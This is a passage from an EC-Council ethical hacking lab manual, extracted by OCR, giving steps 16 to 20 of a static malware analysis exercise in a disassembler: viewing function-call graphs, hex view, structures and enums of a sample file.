


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


16. Close the **Graph** window, go to **View → Graphs**, and click **Function calls** from the menu bar.




17. A window showing **call flow** appears; zoom in for a better view. Close the **WinGraph32 Call flow** window after completing the analysis.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




18. Click the **HexView-1** tab to view the hex value of the malicious file.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Click the **Structures** tab to view the structure of the file, as shown in the screenshot.



20. Click the **Enums** tab to view the Windows Enum results, as shown in the screenshot

